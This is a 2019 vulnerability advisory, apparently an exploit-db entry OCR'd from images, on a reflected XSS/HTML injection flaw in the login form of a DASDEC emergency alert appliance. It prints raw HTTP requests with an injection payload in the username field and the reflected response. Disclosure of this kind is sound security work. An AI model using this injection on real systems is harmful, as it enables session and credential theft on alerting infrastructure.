Exploit Title: Monroe Electronics / Digital Alert Systems OneNet SE DASDEC Emergency Alert System Appliance – XSS / HTML Injection

Date: 8/21/19

Exploit Author: Ken Pyle, DFDR Consulting

consult@dfdrconsulting.com


Vendor Homepage: https://www.digitalalertsystems.com/

CVE : TBD

Please credit KEN PYLE, DFDR CONSULTING in all public references to this vulnerability.

The DASDEC webserver fails to properly sanitize the the USER NAME form input and incorporates it into the application's response. An attacker can intercept a client request or send the victim a specially crafted link, injecting HTML content / executing scripts in the context of the victim's browser.

Here, a normal request to the target device, a ONENET SE 189, is shown.


'OneNet-1F EAS' 192.168. .210
192.168   210/dasdec/dasdec.csp
Login

One-Net: *'OneNet-1F EAS'*

User Name:
test

Password:
••••

NOTICE: Access to this system is restricted to Authorized Users only. Unauthorized access or use of this system may constitute a violation of Federal and/or local law, and may subject violators to civil action and/or criminal prosecution.

Note:For correct operation cookies & javascript must be enabled on your browser.


```
POST /dasdec/dasdec.csp HTTP/1.1
Host: 192.168.  .210
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:67.0) Gecko/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168   210/dasdec/dasdec.csp
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Connection: close
Cookie: session_id=
Upgrade-Insecure-Requests: 1

login_user=test&login_password=test&Login.x=53&Login.y=23
```

The webserver fails to properly sanitize the form input and incorporates it the resulting webpage content. In situations where a caching proxy is in use, this can poison the cache and enable an attacker to compromise multiple systems or maintain persistence across sessions.

Here, the form is submitted with XSS/HTML injection code inserted.

"><img src=DFDRTESTINJECTION.JPG>



One-Net: *'OneNet-1F EAS'*

User Name:
"><img src=DFDRTESTINJECTION.JPG>
Password:


NOTICE: Access to this system is restricted to Authorized Users only. Unauthorized access or use of this system may constitute a violation of Federal and/or local law, and may subject violators to civil action and/or criminal prosecution.

Note:For correct operation cookies & javascript must be enabled on your browser. ©2004-2019

```
POST /dasdec/dasdec.csp HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://                dasdec/dasdec.csp
Content-Type: application/x-www-form-urlencoded
Content-Length: 92
Connection: close
Cookie: session_id=
Upgrade-Insecure-Requests: 1

login_user=%22%3E%3Cimg+src%3DDFDRTESTINJECTION.JPG%3E&login_password=&Login.x=34&Login.y=15
```

The returned page demonstrates Proof of Concept, injecting the HTML code into the page through reflected form input.



One-Net: *'OneNet-1F EAS'*

User Name
" size=48 maxlength=48>
Password:

Login failed.

R189

NOTICE: Access to this system is restricted to Authorized Users only.

http://   /dasdec/DFDRTESTINJECTION.JPG   Image

```
 }
das icon new 16x16.ico" rel="shortcut icon">

"loginform" action=                    /dasdec/dasdec.csp" method="POST">
order=6 width=900>

t-1F EAS'</I></B></h1>

order=0 cellspacing=1 cellpadding=1 width=900>

gcolor="#ccba84">
>
55555"><B>User Name</B></FONT><br>
_user" name="login_user" value=""><img src=DFDRTESTINJECTION.JPG>" size=48 maxlength=48><br></td><
5"><B>Password:</B></FONT><br>
ogin_password" name="login_password" value="" size=48 maxlength=48></td></tr>

="Login" alt="Login" value="Login" SRC="/dasdec icons/login button.png" onClick="submit();">
bsp;&nbsp;<B>Login failed.</B><table border=1 width=100% style="font-size:smaller;"><tr><td>
system is restricted to Authorized Users only.<br>  Unauthorized access or use of this system may
```

This can allow an attacker to compromise the victim's web browser, load content/scripts, steal session information / credentials.